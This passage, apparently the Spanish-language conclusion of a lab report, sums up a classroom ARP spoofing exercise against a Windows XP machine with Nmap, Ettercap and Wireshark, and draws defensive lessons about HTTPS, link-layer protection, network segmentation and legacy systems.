A lo largo del proceso, se aplicaron herramientas ampliamente reconocidas en pruebas de penetración como Nmap, Ettercap y Wireshark, y se enfrentaron desafíos técnicos concretos derivados de trabajar con sistemas operativos obsoletos y navegadores sin soporte, lo que aportó un componente realista de resolución de problemas.

Aunque no fue posible capturar credenciales webs efectivas debido a las limitaciones del navegador Internet Explorer en XP y la falta de conectividad externa para instalar alternativas, el objetivo principal de esta práctica — demostrar la vulnerabilidad de redes mal segmentadas y la viabilidad de interceptar tráfico mediante ARP Spoofing— se cumplió satisfactoriamente.

El laboratorio demostró que, incluso en entornos donde el atacante y la víctima comparten un mismo segmento de red, la ausencia de medidas como cifrado HTTPS, switches con protección ARP y políticas de segmentación abre una ventana crítica para la interceptación y manipulación de datos.

Este ejercicio refuerza la comprensión de la importancia de mantener entornos actualizados, aplicar controles de seguridad en la capa de enlace y no subestimar los riesgos de sistemas legados en redes internas.